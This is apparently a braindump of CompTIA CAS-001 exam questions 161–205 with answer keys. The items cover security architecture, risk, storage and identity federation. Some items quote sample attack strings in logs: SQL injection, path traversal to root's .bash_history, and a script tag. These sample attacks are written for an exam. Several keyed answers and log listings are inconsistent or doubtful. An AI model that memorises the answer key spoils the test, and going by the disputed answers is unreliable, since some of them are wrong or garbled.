QUESTION 161

Company XYZ recently acquired a manufacturing plant from Company ABC which uses a different manufacturing ICS platform. Company XYZ has strict ICS security regulations while Company ABC does not. Which of the following approaches would the network security administrator for Company XYZ MOST likely proceed with to integrate the new manufacturing plant?

- A. Conduct a network vulnerability assessment of acquired plant ICS platform and correct all identified flaws during integration.
- B. Convert the acquired plant ICS platform to the Company XYZ standard ICS platform solely to eliminate potential regulatory conflicts.
- C. Conduct a risk assessment of the acquired plant ICS platform and implement any necessary or required controls during integration.
- D. Require Company ABC to bring their ICS platform into regulatory compliance prior to integrating the new plant into Company XYZ's network.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 162

An Association is preparing to upgrade their firewalls at five locations around the United States. Each of the three vendor's RFP responses is in-line with the security and other requirements. Which of the following should the security administrator do to ensure the firewall platform is appropriate for the Association?

- A. Correlate current industry research with the RFP responses to ensure validity.
- B. Create a lab environment to evaluate each of the three firewall platforms.
- C. Benchmark each firewall platform's capabilities and experiences with similar sized companies.
- D. Develop criteria and rate each firewall platform based on information in the RFP responses.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 163

A UNIX administrator notifies the storage administrator that extra LUNs can be seen on a UNIX server. The LUNs appear to be NTFS file systems. Which of the following MOST likely happened?

- A. The iSCSI initiator was not restarted.
- B. The NTFS LUNs are snapshots.
- C. The HBA allocation is wrong.
- D. The UNIX server is multipathed.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 164

Company ABC's SAN is nearing capacity, and will cause costly downtimes if servers run out disk space. Which of the following is a more cost effective alternative to buying a new SAN?

- A. Enable multipath to increase availability
- B. Enable deduplication on the storage pools
- C. Implement snapshots to reduce virtual disk size
- D. Implement replication to offsite datacenter

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 165

A new internal network segmentation solution will be implemented into the enterprise that consists of 200 internal firewalls. As part of running a pilot exercise, it was determined that it takes three changes to deploy a new application onto the network before it is operational. Security now has a significant affect on overall availability. Which of the following would be the FIRST process to perform as a result of these findings?

- A. Lower the SLA to a more tolerable level and perform a risk assessment to see if the solution could be met by another solution. Reuse the firewall infrastructure on other projects.
- B. Perform a cost benefit analysis and implement the solution as it stands as long as the risks are understood by the business owners around the availability issues. Decrease the current SLA expectations to match the new solution.
- C. Engage internal auditors to perform a review of the project to determine why and how the project did not meet the security requirements. As part of the review ask them to review the control effectiveness.
- D. Review to determine if control effectiveness is in line with the complexity of the solution.
Determine if the requirements can be met with a simpler solution.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 166

Real 184

CompTIA CAS-001 Exam

select id, firstname, lastname from authors

User input= firstname= Hack;man

lastname=Johnson

Which of the following types of attacks is the user attempting?

- A. XML injection
- B. Command injection
- C. Cross-site scripting
- D. SQL injection

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 167

Three companies want to allow their employees to seamlessly connect to each other's wireless corporate networks while keeping one consistent wireless client configuration. Each company wants to maintain its own authentication infrastructure and wants to ensure that an employee who is visiting the other two companies is authenticated by the home office when connecting to the other companies' wireless network. All three companies have agreed to standardize on 802.1x EAP-PEAP-MSCHAPv2 for client configuration. Which of the following should the three companies implement?

- A. The three companies should agree on a single SSID and configure a hierarchical RADIUS system which implements trust delegation.
- B. The three companies should implement federated authentication through Shibboleth connected to an LDAP backend and agree on a single SSID.
- C. The three companies should implement a central portal-based single sign-on and agree to use the same CA when issuing client certificates.
- D. All three companies should use the same wireless vendor to facilitate the use of a shared cloud based wireless controller.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 168

A government agency considers confidentiality to be of utmost importance and availability issues to be of least importance. Knowing this, which of the following correctly orders various

Real 185

CompTIA CAS-001 Exam

vulnerabilities in the order of MOST important to LEAST important?

- A. Insecure direct object references, CSRF, Smurf
- B. Privilege escalation, Application DoS, Buffer overflow
- C. SQL injection, Resource exhaustion, Privilege escalation
- D. CSRF, Fault injection, Memory leaks

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 169

The Chief Executive Officer (CEO) of a large prestigious enterprise has decided to reduce business costs by outsourcing to a third party company in another country. Functions to be outsourced include: business analysts, testing, software development and back office functions that deal with the processing of customer data. The Chief Risk Officer (CRO) is concerned about the outsourcing plans. Which of the following risks are MOST likely to occur if adequate controls are not implemented?

- A. Geographical regulation issues, loss of intellectual property and interoperability agreement issues
- B. Improper handling of client data, interoperability agreement issues and regulatory issues
- C. Cultural differences, increased cost of doing business and divestiture issues
- D. Improper handling of customer data, loss of intellectual property and reputation damage

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 170

An organization has just released a new mobile application for its customers. The application has an inbuilt browser and native application to render content from existing websites and the organization's new web services gateway. All rendering of the content is performed on the mobile application.

The application requires SSO between the application, the web services gateway and legacy UI. Which of the following controls MUST be implemented to securely enable SSO?

- A. A registration process is implemented to have a random number stored on the client.
- B. The identity is passed between the applications as a HTTP header over REST.
- C. Local storage of the authenticated token on the mobile application is secured.
- D. Attestation of the XACML payload to ensure that the client is authorized.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 171

A bank provides single sign on services between its internally hosted applications and externally hosted CRM. The following sequence of events occurs:

1. The banker accesses the CRM system, a redirect is performed back to the organization's internal systems.
2. A lookup is performed of the identity and a token is generated, signed and encrypted.
3. A redirect is performed back to the CRM system with the token.
4. The CRM system validates the integrity of the payload, extracts the identity and performs a lookup.
5. If the banker is not in the system and automated provisioning request occurs.
6. The banker is authenticated and authorized and can access the system.

This is an example of which of the following?

- A. Service provider initiated SAML 2.0
- B. Identity provider initiated SAML 1.0
- C. OpenID federated single sign on
- D. Service provider initiated SAML 1.1

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 172

A corporation implements a mobile device policy on smartphones that utilizes a white list for allowed applications. Recently, the security administrator notices that a consumer cloud based storage application has been added to the mobile device white list. Which of the following security implications should the security administrator cite when recommending the application's removal from the white list?

- A. Consumer cloud storage systems retain local copies of each file on the smartphone, as well as Real 187
CompTIA CAS-001 Exam
in the cloud, causing a potential data breach if the phone is lost or stolen.
- B. Smartphones can export sensitive data or import harmful data with this application causing the potential for DLP or malware issues.
- C. Consumer cloud storage systems could allow users to download applications to the smartphone. Installing applications this way would circumvent the application white list.

D. Smartphones using consumer cloud storage are more likely to have sensitive data remnants on them when they are repurposed.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 173

A security policy states that all applications on the network must have a password length of eight characters. There are three legacy applications on the network that cannot meet this policy. One system will be upgraded in six months, and two are not expected to be upgraded or removed from the network. Which of the following processes should be followed?

- A. Establish a risk matrix
- B. Inherit the risk for six months
- C. Provide a business justification to avoid the risk
- D. Provide a business justification for a risk exception

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 174

A systems administrator establishes a CIFS share on a Unix device to share data to windows systems. The security authentication on the windows domain is set to the highest level. Windows users are stating that they cannot authenticate to the Unix share. Which of the following settings on the Unix server is the cause of this problem?

- A. Refuse LM and only accept NTLMv2
- B. Accept only LM
- C. Refuse NTLMv2 and accept LM
- D. Accept only NTLM

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 175

Company XYZ provides hosting services for hundreds of companies across multiple industries including healthcare, education, and manufacturing. The security architect for company XYZ is reviewing a vendor proposal to reduce company XYZ's hardware costs by combining multiple physical hosts through the use of virtualization technologies. The security architect notes concerns about data separation, confidentiality, regulatory requirements concerning PII, and administrative complexity on the proposal. Which of the following BEST describes the core concerns of the security architect?

- A. Most of company XYZ's customers are willing to accept the risks of unauthorized disclosure and access to information by outside users.
- B. The availability requirements in SLAs with each hosted customer would have to be re-written to account for the transfer of virtual machines between physical platforms for regular maintenance.
- C. Company XYZ could be liable for disclosure of sensitive data from one hosted customer when accessed by a malicious user who has gained access to the virtual machine of another hosted customer.
- D. Not all of company XYZ's customers require the same level of security and the administrative complexity of maintaining multiple security postures on a single hypervisor negates hardware cost savings.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 176

A security architect is designing a new infrastructure using both type 1 and type 2 virtual machines. In addition to the normal complement of security controls (e.g. antivirus, host hardening, HIPS/NIDS) the security architect needs to implement a mechanism to securely store cryptographic keys used to sign code and code modules on the VMs. Which of the following will meet this goal without requiring any hardware pass-through implementations?

- A. vTPM
- B. HSM
- C. TPM
- D. INE

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 177

A Linux security administrator is attempting to resolve performance issues with new software installed on several baselined user systems. After investigating, the security administrator determines that the software is not initializing or executing correctly. For security reasons, the company has implemented trusted operating systems with the goal of preventing unauthorized changes to the configuration baseline. The MOST likely cause of this problem is that SE Linux is set to:

- A. Enforcing mode with an incorrectly configured policy.
- B. Enforcing mode with no policy configured.
- C. Disabled with a correctly configured policy.
- D. Permissive mode with an incorrectly configured policy.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 178

A security auditor is conducting an audit of a corporation where 95% of the users travel or work from non-corporate locations a majority of the time. While the employees are away from the corporate offices, they retain full access to the corporate network and use of corporate laptops. The auditor knows that the corporation processes PII and other sensitive data with applications requiring local caches of any data being manipulated. Which of the following security controls should the auditor check for and recommend to be implemented if missing from the laptops?



<http://www.gratisexam.com/>

- A. Trusted operating systems
- B. Full disk encryption
- C. Host-based firewalls
- D. Command shell restrictions

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 179

Part of the procedure for decommissioning a database server is to wipe all local disks, as well as SAN LUNs allocated to the server, even though the SAN itself is not being decommissioned. Which of the following is the reason for wiping the SAN LUNs?

- A. LUN masking will prevent the next server from accessing the LUNs.
Real 190
CompTIA CAS-001 Exam
- B. The data may be replicated to other sites that are not as secure.
- C. Data remnants remain on the LUN that could be read by other servers.
- D. The data is not encrypted during transport.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 180

Which of the following BEST describes the implications of placing an IDS device inside or outside of the corporate firewall?

- A. Placing the IDS device inside the firewall will allow it to monitor potential internal attacks but may increase the load on the system.
- B. Placing the IDS device outside the firewall will allow it to monitor potential remote attacks while still allowing the firewall to block the attack.
- C. Placing the IDS device inside the firewall will allow it to monitor potential remote attacks but may increase the load on the system.
- D. Placing the IDS device outside the firewall will allow it to monitor potential remote attacks but the firewall will not be able to block the attacks.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 181

At 9:00 am each morning, all of the virtual desktops in a VDI implementation become extremely slow and/or unresponsive. The outage lasts for around 10 minutes, after which everything runs properly again. The administrator has traced the problem to a lab of thin clients that are all booted at 9:00 am each morning. Which of the following is the MOST likely cause of the problem and the BEST solution? (Select TWO).

- A. Add guests with more memory to increase capacity of the infrastructure.
- B. A backup is running on the thin clients at 9am every morning.
- C. Install more memory in the thin clients to handle the increased load while booting.
- D. Booting all the lab desktops at the same time is creating excessive I/O.
- E. Install 10-Gb uplinks between the hosts and the lab to increase network capacity.
- F. Install faster SSD drives in the storage system used in the infrastructure.
- G. The lab desktops are saturating the network while booting.
- H. The lab desktops are using more memory than is available to the host systems.

Real 191

CompTIA CAS-001 Exam

Correct Answer: DF

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 182

A security administrator is shown the following log excerpt from a Unix system:

2013 Oct 10 07:14:57 web14 sshd[1632]: Failed password for root from 198.51.100.23 port 37914 ssh2

2013 Oct 10 07:14:57 web14 sshd[1635]: Failed password for root from 198.51.100.23 port 37915 ssh2

2013 Oct 10 07:14:58 web14 sshd[1638]: Failed password for root from 198.51.100.23 port 37916 ssh2

2013 Oct 10 07:15:59 web14 sshd[1640]: Failed password for root from 198.51.100.23 port 37918 ssh2

2013 Oct 10 07:16:00 web14 sshd[1641]: Failed password for root from 198.51.100.23 port 37920 ssh2

2013 Oct 10 07:16:00 web14 sshd[1642]: Successful login for root from 198.51.100.23 port 37924 ssh2

Which of the following is the MOST likely explanation of what is occurring and the BEST immediate response? (Select TWO).

- A. An authorized administrator has logged into the root account remotely.
- B. The administrator should disable remote root logins.
- C. Isolate the system immediately and begin forensic analysis on the host.
- D. A remote attacker has compromised the root account using a buffer overflow in sshd.
- E. A remote attacker has guessed the root password using a dictionary attack.
- F. Use iptables to immediately DROP connections from the IP 198.51.100.23.
- G. A remote attacker has compromised the private key of the root account.
- H. Change the root password immediately to a password not found in a dictionary.

Correct Answer: CE

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 183

The security administrator is reviewing the business continuity plan which consists of virtual

Real 192

CompTIA CAS-001 Exam

infrastructures at corporate headquarters and at the backup site. The administrator is concerned that the VLAN used to perform live migrations of virtual machines to the backup site is across the network provider's MPLS network. This is a concern due to which of the following?

- A. The hypervisor virtual switches only support Q-in-Q VLANs, not MPLS. This may cause live migrations to the backup site to fail.
- B. VLANs are not compatible with MPLS, which may cause intermittent failures while performing live migrations virtual machines during a disaster.
- C. Passwords are stored unencrypted in memory, which are then transported across the MPLS network.
- D. Transport encryption is being used during the live migration of virtual machines which will impact the performance of the MPLS network.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 184

A large bank deployed a DLP solution to detect and block customer and credit card data from leaving the organization via email. A disgruntled employee was able to successfully exfiltrate data through the corporate email gateway by embedding a word processing document containing sensitive data as an object in a CAD file.

Which of the following BEST explains why it was not detected and blocked by the DLP solution? (Select TWO).

- A. The product does not understand how to decode embedded objects.
- B. The embedding of objects in other documents enables document encryption by default.
- C. The process of embedding an object obfuscates the data.
- D. The mail client used to send the email is not compatible with the DLP product.
- E. The DLP product cannot scan multiple email attachments at the same time.

Correct Answer: AC

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 185

Due to a new regulatory requirement, ABC Company must now encrypt all WAN transmissions. When speaking with the network administrator, the security administrator learns that the existing routers have the minimum processing power to do the required level of encryption. Which of the following solutions minimizes the performance impact on the router?

Real 193

CompTIA CAS-001 Exam

- A. Deploy inline network encryption devices
- B. Install an SSL acceleration appliance
- C. Require all core business applications to use encryption
- D. Add an encryption module to the router and configure IPSec

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 186

A business owner has raised concerns with the Chief Information Security Officer (CISO) because money has been spent on IT security infrastructure, but corporate assets are still found to be vulnerable. The business recently implemented a patch management product and SOE hardening initiative. A third party auditor reported findings against the business because some systems were missing patches. Which of the following statements BEST describes this situation?

- A. The business owner is at fault because they are responsible for patching the systems and have already been given patch management and SOE hardening products.
- B. The audit findings are invalid because remedial steps have already been applied to patch servers and the remediation takes time to complete.
- C. The CISO has not selected the correct controls and the audit findings should be assigned to them instead of the business owner.
- D. Security controls are generally never 100% effective and gaps should be explained to stakeholders and managed accordingly.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 187

Company XYZ has purchased and is now deploying a new HTML5 application. The company wants to hire a penetration tester to evaluate the security of the client and server components of the proprietary web application before launch. Which of the following is the penetration tester MOST likely to use while performing black box testing of the security of the company's purchased application? (Select TWO).

- A. Code review
- B. Sandbox
- C. Local proxy
- D. Fuzzer
- E. Web vulnerability scanner

Correct Answer: CD

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 188

A company has been purchased by another agency and the new security architect has identified new security goals for the organization. The current location has video surveillance throughout the building and entryways. The following requirements must be met:

1. Ability to log entry of all employees in and out of specific areas
2. Access control into and out of all sensitive areas

3. Two-factor authentication

Which of the following would MOST likely be implemented to meet the above requirements and provide a secure solution? (Select TWO).

- A. Proximity readers
- B. Visitor logs
- C. Biometric readers
- D. Motion detection sensors
- E. Mantrap

Correct Answer: AC

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 189

During a new desktop refresh, all hosts are hardened at the OS level before deployment to comply with policy. Six months later, the company is audited for compliance to regulations. The audit discovers that 40% of the desktops do not meet requirements. Which of the following is the cause of the noncompliance?

- A. The devices are being modified and settings are being overridden in production.
- B. The patch management system is causing the devices to be noncompliant after issuing the latest patches.
- C. The desktop applications were configured with the default username and password.
- D. 40% of the devices have been compromised.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 190

Which of the following does SAML use to prevent government auditors or law enforcement from identifying specific entities as having already connected to a service provider through an SSO operation?

- A. Transient identifiers

- B. Directory services
- C. Restful interfaces
- D. Security bindings

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 191

In order to reduce costs and improve employee satisfaction, a large corporation is creating a BYOD policy. It will allow access to email and remote connections to the corporate enterprise from personal devices; provided they are on an approved device list. Which of the following security measures would be MOST effective in securing the enterprise under the new policy? (Select TWO).

- A. Provide free email software for personal devices.
- B. Encrypt data in transit for remote access.
- C. Require smart card authentication for all devices
- D. Implement NAC to limit insecure devices access.
- E. Enable time of day restrictions for personal devices.

Correct Answer: BD

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 192

Company XYZ provides cable television service to several regional areas. They are currently installing fiber-to-the-home in many areas with hopes of also providing telephone and Internet services. The telephone and Internet services portions of the company will each be separate subsidiaries of the parent company. The board of directors wishes to keep the subsidiaries separate from the parent company. However all three companies must share customer data for

Real 196

CompTIA CAS-001 Exam

the purposes of accounting, billing, and customer authentication. The solution must use open standards, and be simple and seamless for customers, while only sharing minimal data between the companies. Which of the following solutions is BEST suited for this scenario?

- A. The companies should federate, with the parent becoming the SP, and the subsidiaries becoming an IdP.
- B. The companies should federate, with the parent becoming the IdP, and the subsidiaries becoming an SSP.
- C. The companies should federate, with the parent becoming the IdP, and the subsidiaries becoming an SP.
- D. The companies should federate, with the parent becoming the ASP, and the subsidiaries becoming an IdP.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 193

Warehouse users are reporting performance issues at the end of each month when trying to access cloud applications to complete their end of the month financial reports. They have no problem accessing those applications at the beginning of the month.

Network information:

DMZ network 192.168.5.0/24

VPN network 192.168.1.0/24

Datacenter 192.168.2.0/24

User network - 192.168.3.0/24

HR network 192.168.4.0/24

Warehouse network 192.168.6.0/24

Finance network 192.168.7.0/24

Traffic shaper configuration:

VLAN Bandwidth limit (Mbps)

VPN50

User175

HR220

Finance230

Warehouse75

Guest50

External firewall allows all networks to access the Internet.

Internal Firewall Rules:

ActionSourceDestination

Permit192.168.1.0/24192.168.2.0/24

Permit192.168.1.0/24192.168.3.0/24

Permit192.168.1.0/24192.168.5.0/24

Permit192.168.2.0/24192.168.1.0/24

Permit192.168.3.0/24192.168.1.0/24

Permit192.168.5.0/24192.168.1.0/24

Permit192.168.4.0/24192.168.7.0/24

Permit192.168.7.0/24192.168.4.0/24

Permit192.168.7.0/24any

Deny192.168.4.0/24any

Deny192.168.1.0/24192.168.4.0/24

Denyanyany

Which of the following restrictions is the MOST likely cause?

- A. Bandwidth limit on the traffic shaper for the finance department
- B. Proxy server preventing the warehouse from accessing cloud applications
- C. Deny statements in the firewall for the warehouse network

D. Bandwidth limit on the traffic shaper for the warehouse department

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

Real 198

CompTIA CAS-001 Exam

QUESTION 194

A university Chief Information Security Officer is analyzing various solutions for a new project involving the upgrade of the network infrastructure within the campus. The campus has several dorms (two-four person rooms) and administrative buildings. The network is currently setup to provide only two network ports in each dorm room and ten network ports per classroom. Only administrative buildings provide 2.4 GHz wireless coverage.

The following three goals must be met after the new implementation:

1. Provide all users (including students in their dorms) connections to the Internet.
2. Provide IT department with the ability to make changes to the network environment to improve performance.
3. Provide high speed connections wherever possible all throughout campus including sporting event areas.

Which of the following risk responses would MOST likely be used to reduce the risk of network outages and financial expenditures while still meeting each of the goals stated above?

- A. Avoid any risk of network outages by providing additional wired connections to each user and increasing the number of data ports throughout the campus.
- B. Transfer the risk of network outages by hiring a third party to survey, implement and manage a 5.0 GHz wireless network.
- C. Accept the risk of possible network outages and implement a WLAN solution to provide complete 5.0 GHz coverage in each building that can be managed centrally on campus.
- D. Mitigate the risk of network outages by implementing SOHO WiFi coverage throughout the dorms and upgrading only the administrative buildings to 5.0 GHz coverage using a one for one AP replacement.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 195

The security administrator of a large enterprise is tasked with installing and configuring a solution that will allow the company to inspect HTTPS traffic for signs of hidden malware and to detect data exfiltration over encrypted channels. After installing a transparent proxy server, the administrator is ready to configure the HTTPS traffic inspection engine and related network equipment. Which of the following should the security administrator implement as part of the network and proxy design to ensure the browser will not display any certificate errors when browsing HTTPS sites? (Select

Real 199
CompTIA CAS-001 Exam
THREE).

- A. Install a self-signed Root CA certificate on the proxy server.
- B. The proxy configuration of all users' browsers must point to the proxy IP.
- C. TCP port 443 requests must be redirected to TCP port 80 on the web server.
- D. All users' personal certificates' public key must be installed on the proxy.
- E. Implement policy-based routing on a router between the hosts and the Internet.
- F. The proxy certificate must be installed on all users' browsers.

Correct Answer: AEF

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 196

A developer has implemented a piece of client-side JavaScript code to sanitize a user's provided input to a web page login screen. The code ensures that only the upper case and lower case letters are entered in the username field, and that only a 6-digit PIN is entered in the password field. A security administrator is concerned with the following web server log:

```
10.235.62.11 - [02/Mar/2014:06:13:04] "GET  
/site/script.php?user=admin&pass=pass%20or%201=1 HTTP/1.1" 200 5724
```

Given this log, which of the following is the security administrator concerned with and which fix should be implemented by the developer?

- A. The security administrator is concerned with nonprintable characters being used to gain administrative access, and the developer should strip all nonprintable characters.
- B. The security administrator is concerned with XSS, and the developer should normalize Unicode characters on the browser side.
- C. The security administrator is concerned with SQL injection, and the developer should implement server side input validation.

D. The security administrator is concerned that someone may log on as the administrator, and the developer should ensure strong passwords are enforced.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 197

The Information Security Officer (ISO) is reviewing a summary of the findings from the last COOP tabletop exercise. The Chief Information Officer (CIO) wants to determine which additional controls

Real 200

CompTIA CAS-001 Exam

must be implemented to reduce the risk of an extended customer service outage due to the VoIP system being unavailable. Which of the following BEST describes the scenario presented and the document the ISO is reviewing?

- A. The ISO is evaluating the business implications of a recent telephone system failure within the BIA.
- B. The ISO is investigating the impact of a possible downtime of the messaging system within the RA.
- C. The ISO is calculating the budget adjustment needed to ensure audio/video system redundancy within the RFQ.
- D. The ISO is assessing the effect of a simulated downtime involving the telecommunication system within the AAR.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 198

The Information Security Officer (ISO) believes that the company has been targeted by cybercriminals and it is under a cyber attack. Internal services that are normally available to the public via the Internet are inaccessible, and employees in the office are unable to browse the Internet. The senior security engineer starts by reviewing the bandwidth at the border router, and notices that the incoming bandwidth on the router's external interface is maxed out. The security engineer then inspects the following piece of log to try and determine the reason for the downtime, focusing on the company's external router's IP which is 128.20.176.19:

11:16:22.110343 IP 90.237.31.27.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110351 IP 23.27.112.200.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110358 IP 192.200.132.213.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110402 IP 70.192.2.55.19 > 128.20.176.19.19: UDP, length 1400

11:16:22.110406 IP 112.201.7.39.19 > 128.20.176.19.19: UDP, length 1400

Which of the following describes the findings the senior security engineer should report to the ISO and the BEST solution for service restoration?

- A. After the senior engineer used a network analyzer to identify an active Fraggle attack, the company's ISP should be contacted and instructed to block the malicious packets.
- B. After the senior engineer used the above IPS logs to detect the ongoing DDOS attack, an IPS filter should be enabled to block the attack and restore communication.
- C. After the senior engineer used a mirror port to capture the ongoing amplification attack, a BGP Real 201 CompTIA CAS-001 Exam sinkhole should be configured to drop traffic at the source networks.
- D. After the senior engineer used a packet capture to identify an active Smurf attack, an ACL should be placed on the company's external router to block incoming UDP port 19 traffic.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 199

A security administrator is tasked with implementing two-factor authentication for the company VPN. The VPN is currently configured to authenticate VPN users against a backend RADIUS server. New company policies require a second factor of authentication, and the Information Security Officer has selected PKI as the second factor. Which of the following should the security administrator configure and implement on the VPN concentrator to implement the second factor and ensure that no error messages are displayed to the user during the VPN connection? (Select TWO).

- A. The user's certificate private key must be installed on the VPN concentrator.
- B. The CA's certificate private key must be installed on the VPN concentrator.
- C. The user certificate private key must be signed by the CA.
- D. The VPN concentrator's certificate private key must be signed by the CA and installed on the VPN concentrator.
- E. The VPN concentrator's certificate private key must be installed on the VPN concentrator.
- F. The CA's certificate public key must be installed on the VPN concentrator.

Correct Answer: EF

Section: (none)

Explanation

Explanation/Reference:

answer is modified.

QUESTION 200

A security engineer is troubleshooting a possible virus infection, which may have spread to multiple desktop computers within the organization. The company implements enterprise antivirus software on all desktops, but the enterprise antivirus server's logs show no sign of a virus infection. The border firewall logs show suspicious activity from multiple internal hosts trying to connect to the same external IP address. The security administrator decides to post the firewall logs to a security mailing list and receives confirmation from other security administrators that the firewall logs indicate internal hosts are compromised with a new variant of the Trojan.Ransomcrypt.G malware not yet detected by most antivirus software. Which of the following would have detected the malware infection sooner?

- A. The security administrator should consider deploying a signature-based intrusion detection system.
- B. The security administrator should consider deploying enterprise forensic analysis tools.
- C. The security administrator should consider installing a cloud augmented security service.
- D. The security administrator should consider establishing an incident response team.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 201

The security administrator finds unauthorized tables and records, which were not present before, on a Linux database server. The database server communicates only with one web server, which connects to the database server via an account with SELECT only privileges. Web server logs show the following:

90.76.165.40 - [08/Mar/2014:10:54:04] "GET calendar.php?create%20table%20hidden HTTP/1.1" 200 5724

90.76.165.40 - [08/Mar/2014:10:54:05] "GET ../../../../root/.bash_history HTTP/1.1" 200 5724

90.76.165.40 - [08/Mar/2014:10:54:04] "GET index.php?user=<script>Create</script> HTTP/1.1" 200 5724

The security administrator also inspects the following file system locations on the database server using the command `'ls -al /root'`

drwxrwxrwx 11 root root 4096 Sep 28 22:45 .

drwxr-xr-x 25 root root 4096 Mar 8 09:30 ..

-rws----- 25 root root 4096 Mar 8 09:30 .bash_history

-rw----- 25 root root 4096 Mar 8 09:30 .bash_history

-rw----- 25 root root 4096 Mar 8 09:30 .profile

-rw----- 25 root root 4096 Mar 8 09:30 .ssh

Which of the following attacks was used to compromise the database server and what can the security administrator implement to detect such attacks in the future? (Select TWO).

- A. Privilege escalation
- B. Brute force attack
- C. SQL injection
- D. Cross-site scripting
- E. Using input validation, ensure the following characters are sanitized. <>
- F. Update crontab with: find / \ (-perm -4000 \) type f print0 | xargs -0 ls | email.sh
- G. Implement the following PHP directive: \$clean_user_input = addslashes(\$user_input)
- H. Set an account lockout policy

Correct Answer: AF

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 202

A large international business has completed the acquisition of a small business and it is now in the process of integrating the small business' IT department. Both parties have agreed that the large business will retain 95% of the smaller business' IT staff. Additionally, the larger business has a strong interest in specific processes that the smaller business has in place to handle its regional interests. Which of the following IT security related objectives should the small business' IT staff consider reviewing during the integration process? (Select TWO).

- A. How the large business operational procedures are implemented.
- B. The memorandum of understanding between the two businesses.
- C. New regulatory compliance requirements.
- D. Service level agreements between the small and the large business.
- E. The initial request for proposal drafted during the merger.

F. The business continuity plan in place at the small business.

Correct Answer: AC

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 203

The Information Security Officer (ISO) is reviewing new policies that have been recently made effective and now apply to the company. Upon review, the ISO identifies a new requirement to implement two-factor authentication on the company's wireless system. Due to budget constraints, the company will be unable to implement the requirement for the next two years. The ISO is required to submit a policy exception form to the Chief Information Officer (CIO). Which of the following are MOST important to include when submitting the exception form? (Select THREE).

- A. Business or technical justification for not implementing the requirements.
- B. Risks associated with the inability to implement the requirements.
- C. Industry best practices with respect to the technical implementation of the current controls.
- D. All section of the policy that may justify non-implementation of the requirements.
- E. A revised DRP and COOP plan to the exception form.
- F. Internal procedures that may justify a budget submission to implement the new requirement.
- G. Current and planned controls to mitigate the risks.

Correct Answer: ABG

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 204

The senior security administrator wants to redesign the company DMZ to minimize the risks associated with both external and internal threats. The DMZ design must support security in depth, change management and configuration processes, and support incident reconstruction. Which of the following designs BEST supports the given requirements?

- A. A dual firewall DMZ with remote logging where each firewall is managed by a separate administrator.
- B. A single firewall DMZ where each firewall interface is managed by a separate administrator and logging to the cloud.

- C. A SaaS based firewall which logs to the company's local storage via SSL, and is managed by the change control team.
- D. A virtualized firewall, where each virtual instance is managed by a separate administrator and logging to the same hardware.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 205

Company A needs to export sensitive data from its financial system to company B's database, using company B's API in an automated manner. Company A's policy prohibits the use of any intermediary external systems to transfer or store its sensitive data, therefore the transfer must occur directly between company A's financial system and company B's destination server using the supplied API. Additionally, company A's legacy financial software does not support encryption, while company B's API supports encryption. Which of the following will provide end-to-end encryption for the data transfer while adhering to these requirements?

- A. Company A must install an SSL tunneling service on the financial system.
- B. Company A's security administrator should use an HTTPS capable browser to transfer the data.
- C. Company A should use a dedicated MPLS circuit to transfer the sensitive data to company B.
- D. Company A and B must create a site-to-site IPsec VPN on their respective firewalls.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 206

